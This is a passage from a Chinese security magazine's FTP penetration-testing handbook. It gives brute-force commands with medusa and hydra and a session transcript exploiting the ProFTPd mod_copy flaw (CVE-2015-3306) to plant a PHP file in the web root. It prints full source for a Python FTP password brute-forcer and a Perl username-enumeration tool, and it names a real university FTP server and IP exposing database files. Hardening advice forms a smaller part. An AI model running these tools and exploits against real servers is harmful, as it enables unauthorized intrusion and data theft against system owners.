第七期

端口渗透测试手册

SECBOOK

书安

信息安全技术文献

主编：xfkxfk

监制：疯子__Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子、Left

出品团队

网络尖力 知安 Know Safe

合作伙伴

乌云知识库 drops.wooyun.org　360 安全播报平台　BUGSCAN　NSFOCUS

目　录

第一章 21（FTP）端口渗透

第1节 漏洞利用及修复

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

背景介绍

经常在渗透测试过程中会遇到很多开启 ftp 服务的环境，有些是需要用户名密码登录，有些直接可以匿名访问，如果登入 ftp 服务器后就能拿到内容各种资料，更有甚者如果有写权限，可以直接拿下服务器，简单直接暴力。

FTP 服务器安全配置

1、 FTP 简介

FTP 是 File Transfer Protocol（文件传输协议）的英文简称，而中文简称为“文传协议”。用于 Internet 上的控制文件的双向传输。同时，它也是一个应用程序（ Application ）。基于不同的操作系统有不同的 FTP 应用程序，而所有这些应用程序都遵守同一种协议以传输文件。在 FTP 的使用当中，用户经常遇到两个概念：“下载”（ Download ）和“上传”（ Upload ）。“下载”文件就是从远程主机拷贝文件至自己的计算机上；“上传”文件就是将文件从自己的计算机中拷贝至远程主机上。用 Internet 语言来说，用户可通过客户机程序向（从）远程主机上传（下载）文件。

2、 FTP 服务器架设

测试环境 centos 6.6，ftp 选择 vsftp

安装 vsftpd


```
yum install vsftpd -y
```

运行服务

```
/etc/init.d/vsftpd -y
```

初始安装完成，初始安装完成后允许任意用户直接登录，可以下载其中的文件。

3、错误配置及利用

- 允许匿名用户直接登录,下载文件
- 配置不当存在弱口令
- 权限配置不当
- proFTPd 未授权的文件拷贝(CVE-2015-3306)

在 proFTPd 版本小于 1.3.5 的条件下，登陆 proftp 后(未授权或者爆破)，使用 cpfr 和 cpto，能够拷贝主机中的文件，如果在知道 web 目录的绝对情况下，有可能写入 webshell。

FTP 漏洞扫描与发现

先使用 nmap 对 21 端口的开放情况进行扫描，然后使用 hydra 或者 medusa 进行登陆验证或者暴力破解端口扫描

```
nmap -Pn -p21 ip
```

登陆验证或者端口扫描

```
medusa -H ip.txt -U user.txt -P passwd.txt -M ftp
#hydra 不支持批量的导入
hydra -L username.txt -P passwd.txt    ftp://ip
```

FTP 漏洞利用

1、ProFTPd 1.3.5 - File Copy

```
Description TJ Saunders 2015-04-07 16:35:03 UTC
Vadim Melihow reported a critical issue with proftpd installations that use the
mod_copy module's SITE CPFR/SITE CPTO commands; mod_copy allows these commands
to be used by *unauthenticated clients*:
```

Trying 80.150.216.115...

Connected to 80.150.216.115.

Escape character is '^]'.

220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:80.150.216.115]

site help

214-The following SITE commands are recognized (* =>'s unimplemented)

214-CPFR <sp> pathname

214-CPTO <sp> pathname

214-UTIME <sp> YYYYMMDDhhmm[ss] <sp> path

214-SYMLINK <sp> source <sp> destination

214-RMDIR <sp> path

214-MKDIR <sp> path

214-The following SITE extensions are recognized:

214-RATIO -- show all ratios in effect

214-QUOTA

214-HELP

214-CHGRP

214-CHMOD

214 Direct comments to root@www01a

site cpfr /etc/passwd

350 File or directory exists, ready for destination name

site cpto /tmp/passwd.copy

250 Copy successful

He provides another, scarier example:

---

site cpfr /etc/passwd

350 File or directory exists, ready for destination name

site cpto <?php phpinfo(); ?>

550 cpto: Permission denied

site cpfr /proc/self/fd/3

350 File or directory exists, ready for destination name

site cpto /var/www/test.php

test.php now contains

2015-04-04 02:01:13,159 slon-P5Q proftpd[16255] slon-P5Q

(slon-P5Q.lan[192.168.3.193]): error rewinding scoreboard: Invalid argument

2015-04-04 02:01:13,159 slon-P5Q proftpd[16255] slon-P5Q

(slon-P5Q.lan[192.168.3.193]): FTP session opened.

2015-04-04 02:01:27,943 slon-P5Q proftpd[16255] slon-P5Q

(slon-P5Q.lan[192.168.3.193]): error opening destination file '/<?php

phpinfo(); ?>' for copying: Permission denied

```
test.php contains contain correct php script "<?php phpinfo(); ?>" which
can be run by the php interpreter

Source: http://bugs.proftpd.org/show_bug.cgi?id=4169
```

这个还是很强大的！猜到 web 目录，直接 GetSHell 了。

2、FTP 暴力破解工具

在当前目录下简历你自己的用户名和密码字典，就能破解出用户名和密码。

前面代码中出现一处问题，函数少加一个参数，现在已经正常，可以正常使用。

```
#!/usr/bin/env python
#-*-coding = utf-8-*-
#author:@xfkxfk
#date:@2012-05-08

import sys, os, time
from ftplib import FTP

docs = """
        [*] This was written for educational purpose and pentest only. Use it at your own risk.
        [*] Author will be not responsible for any damage!
        [*] Toolname              : ftp_bf.py
        [*] Coder                 :
        [*] Version               : 0.1
        [*] ample of use    : python ftp_bf.py -t ftp.server.com -u usernames.txt -p passwords.txt
        """

if sys.platform == 'linux' or sys.platform == 'linux2':
        clearing = 'clear'
else:
        clearing = 'cls'
os.system(clearing)

R = "\033[31m";
G = "\033[32m";
Y = "\033[33m"
END = "\033[0m"

def logo():
        print G+"\n                |-----------------------------------------------------------|"
                print "        |                                                                   |"
```

```
            print "        |            blog.sina.com.cn/kaiyongdeng                    |"
            print "        |                 08/05/2012 ftp_bf.py v.0.1                    |"
            print "        |              FTP Brute Forcing Tool                          |"
            print "        |                                                                |"
            print "        |----------------------------------------------------------------|\n"
      print " \n          [-] %s\n" % time.strftime("%X")
      print docs+END

def help():
            print R+"[*]-t, --target                ip/hostname        <> Our target"
      print "[*]-u, --usernamelist          usernamelist       <> usernamelist path"
      print "[*]-p, --passwordlist          passwordlist       <> passwordlist path"
      print "[*]-h, --help                  help               <> print this help"
      print "[*]Example : python ftp_bf -t ftp.server.com -u username.txt -p passwords.txt"+END
      sys.exit(1)

def bf_login(hostname,username,password):
#     sys.stdout.write("\r[!]Checking : %s " % (p))
#     sys.stdout.flush()
      try:
            ftp = FTP(hostname)
            ftp.login(hostname,username, password)
            ftp.retrlines('list')
            ftp.quit()
            print Y+"\n[!] w00t,w00t!!! We did it ! "
            print "[+] Target : ",hostname, ""
            print "[+] User : ",username, ""
            print "[+] Password : ",password, ""+END
            return 1
#           sys.exit(1)
      except Exception, e:
            pass
      except KeyboardInterrupt:
            print R+"\n[-] Exiting ...\n"+END
            sys.exit(1)

def anon_login(hostname):
      try:
            print G+"\n[!] Checking for anonymous login.\n"+END
            ftp = FTP(hostname)
            ftp.login()
            ftp.retrlines('LIST')
            print Y+"\n[!] w00t,w00t!!! Anonymous login successfuly !\n"+END
```

```
            ftp.quit()
        except Exception, e:
            print R+"\n[-] Anonymous login failed...\n"+END
            pass
def main():
        logo()
        try:
            for arg in sys.argv:
                if arg.lower() == '-t' or arg.lower() == '--target':
                    hostname = sys.argv[int(sys.argv[1:].index(arg))+2]
                elif arg.lower() == '-u' or arg.lower() == '--usernamelist':
                    usernamelist = sys.argv[int(sys.argv[1:].index(arg))+2]
                elif arg.lower() == '-p' or arg.lower() == '--passwordlist':
                    passwordlist = sys.argv[int(sys.argv[1:].index(arg))+2]
                elif arg.lower() == '-h' or arg.lower() == '--help':
                    help()
                elif len(sys.argv) <= 1:
                    help()
        except:
            print R+"[-]Cheak your parametars input\n"+END
            help()
        print G+"[!] BruteForcing target ..."+END
        anon_login(hostname)
#       print "here is ok"
#       print hostname
        try:
            usernames = open(usernamelist, "r")
            user = usernames.readlines()
            count1 = 0
            while count1 < len(user):
                user[count1] = user[count1].strip()
                count1 +=1
        except:
            print R+"\n[-] Cheak your usernamelist path\n"+END
            sys.exit(1)
#       print "here is ok ",usernamelist,passwordlist
        try:
            passwords = open(passwordlist, "r")
            pwd = passwords.readlines()
            count2 = 0
            while count2 < len(pwd):
                pwd[count2] = pwd[count2].strip()
                count2 +=1
        except:
```

```
            print R+"\n[-] Check your passwordlist path\n"+END
            sys.exit(1)

    print G+"\n[+] Loaded:",len(user),"usernames"
    print "\n[+] Loaded:",len(pwd),"passwords"
    print "[+] Target:",hostname
    print "[+] Guessing...\n"+END

    for u in user:
        for p in pwd:
            result = bf_login(hostname,u.replace("\n",""),p.replace("\n",""))
            if result != 1:
                print G+"[+]Attempt uaername:%s password:%s..." % (u,p) + R+"Disenable"+END
            else:
                print G+"[+]Attempt uaername:%s password:%s..." % (u,p) + Y+"Enable"+END
    if not result :
        print R+"\n[-]There is no username ans password enabled in the list."
        print "[-]Exiting...\n"+END

if __name__ == "__main__":
    main()
```

测试结果如图 1-1-1：




图 1-1-1

3、FTP 用户枚举脚本

```
#!/usr/bin/perl -w
# ftp-user-enum - Brute Force Usernames
# Copyright (C) 2006 pentestmonkey@pentestmonkey.net
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License version 2 as
# published by the Free Software Foundation.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.    See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
# This tool may be used for legal purposes only.    Users take full responsibility
# for any actions performed using this tool.    If these terms are not acceptable to
# you, then do not use this tool.
#
# You are encouraged to send comments, improvements or suggestions to
# me at ftp-user-enum@pentestmonkey.net
#
# This program is derived from dns-grind v1.0 ( http://pentestmonkey.net/tools/ftp-user-enum )

use strict;
use Socket;
use IO::Handle;
use IO::Select;
use IO::Socket::INET;
use Getopt::Std;
$| = 1;

my $VERSION              = "1.0";
my $debug                = 0;
my @child_handles    = ();
my $verbose              = 0;
my $max_procs            = 5;
my $ftp_port             = 21;
my @usernames            = ();
my @hosts                = ();
```



```
my $recursive_flag = 1;
my $query_timeout    = 15;
my $start_time       = time();
my $end_time;
my $mode                = "sol";
my $kill_child_string = "\x00";
$SIG{CHLD} = 'IGNORE'; # auto-reap
my %opts;
my $usage=<<USAGE;
ftp-user-enum v$VERSION ( http://pentestmonkey.net/tools/ftp-user-enum )
Usage: ftp-user-enum.pl [options] ( -u username | -U file-of-usernames ) ( -t host | -T file-of-targets )
Enumerates users via FTP daemon specific bugs:
- Solaris FTPd responds differently to "CWD ~user" and "CWD ~nosuchuser" commands
- GNU Inetutils responds differently "USER user" and "USER nosuchuser" commands
options are:
            -m n        Maximum number of resolver processes (default: $max_procs)
   -u user    Check if user exists on remote system
   -U file    File of usernames to check via ftp service
   -M mode    Mode for enumerating users: "sol" for Solaris FTPd or
              "iu" GNU Inetutils ftpd.    Default (default: $mode)
   -t host    Server host running ftp service
   -T file    File of hostnames running the ftp service
   -p port    TCP port on which ftp service runs (default: $ftp_port)
   -d         Debugging output
   -t n       Wait a maximum of n seconds for reply (default: $query_timeout)
   -v         Verbose
   -h         This help message
Also see ftp-user-enum-user-docs.pdf in the ftp-user-enum tar ball.
Examples:
1) Enumerate users on a vulnerable Solaris host:
\$ ftp-user-enum.pl -M sol -U users.txt -t 10.0.0.1
2) Enumerate users on a list of hosts running vulnerable Inetutils FTPd:
\$ ftp-user-enum.pl -M iu -U users.txt -T ips.txt
USAGE

getopts('m:u:U:s:S:dt:vhM:', \%opts);

# Print help message if required
if ($opts{'h'}) {
   print $usage;
   exit 0;
}

my $username          = $opts{'u'} if $opts{'u'};
```



```
my $username_file    = $opts{'U'} if $opts{'U'};
my $host             = $opts{'t'} if $opts{'t'};
my $host_file        = $opts{'T'} if $opts{'T'};
my $file             = $opts{'f'} if $opts{'f'};

$max_procs           = $opts{'m'} if $opts{'m'};
$mode                = $opts{'M'} if $opts{'M'};
$verbose             = $opts{'v'} if $opts{'v'};
$debug               = $opts{'d'} if $opts{'d'};

# Check for illegal option combinations
unless ((defined($username) or defined($username_file)) and (defined($host) or defined($host_file))) {
    print $usage;
    exit 1;
}

# Check for strange option combinations
if (
    (defined($host) and defined($host_file))
    or
    (defined($username) and defined($username_file))
) {
    print "WARNING: You specified a lone username or host AND a file of them.    Continuing anyway...\n";
}

# Check mode if valid
if ($mode ne "sol" and $mode ne "iu") {
    print "ERROR: Incorrect option passed via -M.    Should be 'sol' or 'iu'.    -h for help.\n";
    exit 1;
}

# Shovel usernames and host into arrays
if (defined($username_file)) {
    open(FILE, "<$username_file") or die "ERROR: Can't open username file $username_file: $!\n";
    @usernames = map { chomp($_); $_ } <FILE>;
}

if (defined($host_file)) {
    open(FILE, "<$host_file") or die "ERROR: Can't open username file $host_file: $!\n";
    @hosts = map { chomp($_); $_ } <FILE>;
}

if (defined($username)) {
    push @usernames, $username;
```



```
}

if (defined($host)) {
    push @hosts, $host;
}

if (defined($host_file) and not @hosts) {
    print "ERROR: Targets file $host_file was empty\n";
    exit 1;
}

if (defined($username_file) and not @usernames) {
    print "ERROR: Username file $username_file was empty\n";
    exit 1;
}

print "Starting ftp-user-enum v$VERSION ( http://pentestmonkey.net/tools/ftp-user-enum )\n";
print "\n";
print " ----------------------------------------------------------\n";
print "|                                Scan Information                                |\n";
print " ----------------------------------------------------------\n";
print "\n";
print "Mode ..... $mode\n";
print "Worker Processes ..... $max_procs\n";
print "Targets file ..... $host_file\n" if defined($host_file);
print "Usernames file ..... $username_file\n" if defined($username_file);
print "Target count ..... " . scalar(@hosts) . "\n" if @hosts;
print "Username count ..... " . scalar(@usernames) . "\n" if @usernames;
print "Target TCP port ..... $ftp_port\n";
print "Query timeout ..... $query_timeout secs\n";
print "\n";
print "######## Scan started at " . scalar(localtime()) . " #########\n";

# Spawn off correct number of children
foreach my $proc_count (1..$max_procs) {
    socketpair(my $child, my $parent, AF_UNIX, SOCK_STREAM, PF_UNSPEC) or    die "socketpair: $!";
    $child->autoflush(1);
    $parent->autoflush(1);

    # Parent executes this
    if (my $pid = fork) {
            close $parent;
            print "[Parent] Spawned child with PID $pid to do resolving\n" if $debug;
            push @child_handles, $child;
```

```
# Chile executes this
} else {
        close $child;
        while (1) {
                my $timed_out = 0;

                # Read host and username from parent
                my $line = <$parent>;
                chomp($line);
                my ($host, $username) = $line =~ /^(\S+)\t(.*)$/;

                # Exit if told to by parent
                if ($line eq $kill_child_string) {
                        print "[Child $$] Exiting\n" if $debug;
                        exit 0;
                }

                # Sanity check host and username
                if (defined($host) and defined($username)) {
                        print "[Child $$] Passed host $host and username $username\n" if $debug;
                } else {
                        print "[Child $$] WARNING: Passed garbage.    Ignoring: $line\n";
                        next;
                }

                # Do ftp query with timeout
                my $response;
                eval {
                        local $SIG{ALRM} = sub { die "alarm\n" };
                        alarm $query_timeout;
                        my $s = IO::Socket::INET->new(     PeerAddr => $host,
                                                           PeerPort => $ftp_port,
                                                           Proto       => 'tcp'
                                                   )
                                or die "Can't connect to $host:$ftp_port: $!\n";
                        if ($mode eq "sol") {
                                wait_for_banner($s);
                                $s->send("cwd ~$username\r\n");
                                my $buffer;
                                $s->recv($buffer, 10000);
                                $response .= $buffer;
                                my $wait = 0.1;
                                select(undef, undef, undef, $wait);
```

```
                        $s->recv($buffer, 10000);
                        $response .= $buffer;
                } elsif ($mode eq "iu") {
                        wait_for_banner($s);
                        $s->send("USER $username\r\n");
                        $response = get_line($s);
                } else {
                        die "ERROR: Incorrect mode.    This shouldn't happen.\n";
                }
                alarm 0;
        };

#       if ($@) {
#               $timed_out = 1;
#               print "[Child $$] Timeout for username $username on host $host\n" if $debug;
#       }

        my $trace;
        if ($debug) {
                $trace = "[Child $$] $username\@$host: ";
        } else {
                $trace = "$username\@$host: ";
        }

        if ($mode eq "sol") {
                if ($response and not $timed_out) {

                        # Negative result
                        if ($response =~ /550 Unknown user name after ~/s) {
                                print $parent $trace . "<no such user>\n";
                                next;
                        }

                        # Positive result
                        if ($response =~ /530 Please login with USER and PASS./) {
                                print $parent $trace . "$username\n";
                                next;
                        }

                        # Unknown response
                        $response =~ s/[\n\r]/./g;
                        print $parent $trace . "$response\n";
                        next;
                }
```

```
                } elsif ($mode eq "iu") {
                        if ($response and not $timed_out) {

                                # Positive result
                                if ($response =~ /530 User.*access denied./) {
                                        print $parent $trace . "$username\n";
                                        next;
                                }

                                # Negative result
                                if ($response =~ /530 /s) {
                                        print $parent $trace . "<no such user>\n";
                                        next;
                                }

                                # Positive result
                                if ($response =~ /331 Password required for/) {
                                        print $parent $trace . "$username\n";
                                        next;
                                }

                                # Unknown response
                                $response =~ s/[\n\r]/./g;
                                print $parent $trace . "$response\n";
                                next;
                        }
                } else {
                        die "ERROR: Incorrect mode.    This shouldn't happen.\n";
                }

                if ($timed_out) {
                        print $parent $trace . "<timeout>\n";
                } else {
                        if (!$response) {
                                print $parent $trace . "<no result>\n";
                        }
                }
        }
        exit;
    }
}

# Fork once more to make a process that will us usernames and hosts
socketpair(my $get_next_query, my $parent, AF_UNIX, SOCK_STREAM, PF_UNSPEC) or    die "socketpair:
```

```
$!";
$get_next_query->autoflush(1);
$parent->autoflush(1);

# Parent executes this
if (my $pid = fork) {
    close $parent;

# Chile executes this
} else {
    # Generate queries from username-host pairs and send to parent
    foreach my $username (@usernames) {
        foreach my $host (@hosts) {
            my $query = $host . "\t" . $username;
            print "[Query Generator] Sending $query to parent\n" if $debug;
            print $parent "$query\n";
        }
    }

    exit 0;
}

printf "Created %d child processes\n", scalar(@child_handles) if $debug;
my $s = IO::Select->new();
my $s_in = IO::Select->new();
$s->add(@child_handles);
$s_in->add(\*STDIN);
my $timeout = 0; # non-blocking
my $more_queries = 1;
my $outstanding_queries = 0;
my $query_count = 0;
my $result_count = 0;

# Write to each child process once
writeloop: foreach my $write_handle (@child_handles) {
    my $query = <$get_next_query>;
    if ($query) {
        chomp($query);
        print "[Parent] Sending $query to child\n" if $debug;
        print $write_handle "$query\n";
        $outstanding_queries++;
    } else {
        print "[Parent] Quitting main loop.    All queries have been read.\n" if $debug;
        last writeloop;
```



```
    }
}

# Keep reading from child processes until there are no more queries left
# Write to a child only after it has been read from
mainloop: while (1) {
    # Wait until there's a child that we can either read from or written to.
    my ($rh_aref) = IO::Select->select($s, undef, undef); # blocking

    print "[Parent] There are " . scalar(@$rh_aref) . " children that can be read from\n" if $debug;

    foreach my $read_handle (@$rh_aref) {
            # Read from child
            chomp(my $line = <$read_handle>);
            if ($verbose == 1 or $debug == 1 or not ($line =~ /<no such user>/ or $line =~ /no result/ or $line
=~ /<timeout>/)) {
                    print "$line\n";
                    $result_count++ unless ($line =~ /<no such user>/ or $line =~ /no result/ or $line =~
/<timeout>/);
            }
            $outstanding_queries--;
            $query_count++;

            # Write to child
            my $query = <$get_next_query>;
            if ($query) {
                    chomp($query);
                    print "[Parent] Sending $query to child\n" if $debug;
                    print $read_handle "$query\n";
                    $outstanding_queries++;
            } else {
                    print "DEBUG: Quitting main loop.    All queries have been read.\n" if $debug;
                    last mainloop;
            }
    }
}

# Wait to get replies back from remaining children
my $count = 0;
readloop: while ($outstanding_queries) {
    my @ready_to_read = $s->can_read(1); # blocking
    foreach my $child_handle (@ready_to_read) {
            print "[Parent] Outstanding queries: $outstanding_queries\n" if $debug;
            chomp(my $line = <$child_handle>);
```

```
            if ($verbose == 1 or $debug == 1 or not ($line =~ /<no such user>/ or $line =~ /no result/ or $line
=~ /<timeout>/)) {
                    print "$line\n";
                    $result_count++ unless ($line =~ /<no such user>/ or $line =~ /no result/ or $line =~
/<timeout>/);
            }
            print $child_handle "$kill_child_string\n";
            $s->remove($child_handle);
            $outstanding_queries--;
            $query_count++;
    }
}

# Tell any remaining children to exit
foreach my $handle ($s->handles) {
    print "[Parent] Telling child to exit\n" if $debug;
    print $handle "$kill_child_string\n";
}

# Wait for all children to terminate
while(wait != -1) {};

print "######## Scan completed at " . scalar(localtime()) . " #########\n";
print "$result_count results.\n";
print "\n";
$end_time = time(); # Second granularity only to avoid depending on hires time module
my $run_time = $end_time - $start_time;
$run_time = 1 if $run_time < 1; # Avoid divide by zero
printf "%d queries in %d seconds (%0.1f queries / sec)\n", $query_count, $run_time, $query_count /
$run_time;

sub wait_for_banner {
    my $sock = shift;
    my $banner = "";
    # print "$$: waiting for banner\n";

    while ($banner !~ /220 .*\n/s) {
            my $buffer;
            $sock->read($buffer, 1);
            $banner .= $buffer;
            # print "$$: $banner\n";
    }
    # print "$$: final banner: $banner\n";
}
```



```
sub get_line {
    my $sock = shift;
    my $line = "";
    while ($line !~ /\d\d\d .*\n/s) {
            my $buffer;
            $sock->read($buffer, 1);
            $line .= $buffer;
            # print "$$: $banner\n";
    }
    return $line;
}
```

修复方案

1、 禁止匿名访问

```
vim /etc/vsftpd/vsftpd.conf
anonymous_enable=NO
```

2、增强口令强度

增强口令强度，避免弱口令、避免被猜解爆破

3、进行访问限制

使用 iptables 做 ACL FTP 分为主动式和被动式，书写防火墙规则是要注意

4、主动式

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp    -m multiport --dport 20,21    -m state --state NEW -j ACCEPT
```

5、被动式

```
vim /etc/modprobe.conf
alias ip_conntrack ip_conntract_ftp ip_nat_ftp
vim /etc/rc.local
/sbin/modprobe ip_conntract
/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ip_nat_ftp
```

假设 vsftpd.conf 中得相关配置如下

```
pasv_enable=YES
pasv_min_port=2222
pasv_max_port=2225
```

防火墙规则可写为

```
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -m state --state NEW -m tcp --dport 21 -j ACCEPT
iptables -A INPUT -p tcp --dport 2222:2225 -j ACCEPT
```

（全文完）责任编辑：静默

第2节 实际案例

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

现实环境中存在很多错误配置的 FTP。

1、武汉科技大学某处 FTP 未授权访问

如图 1-1-2~图 1-1-6：




图 1-1-2



Internet ▸ 202.114.255.27 ▸ db
搜索 db
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织
收藏夹
库
视频
图片
文档
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
网络
#EasCMS#.mdb
#EasMenu#.mdb
2 个对象
www.wooyun.org

图 1-1-3

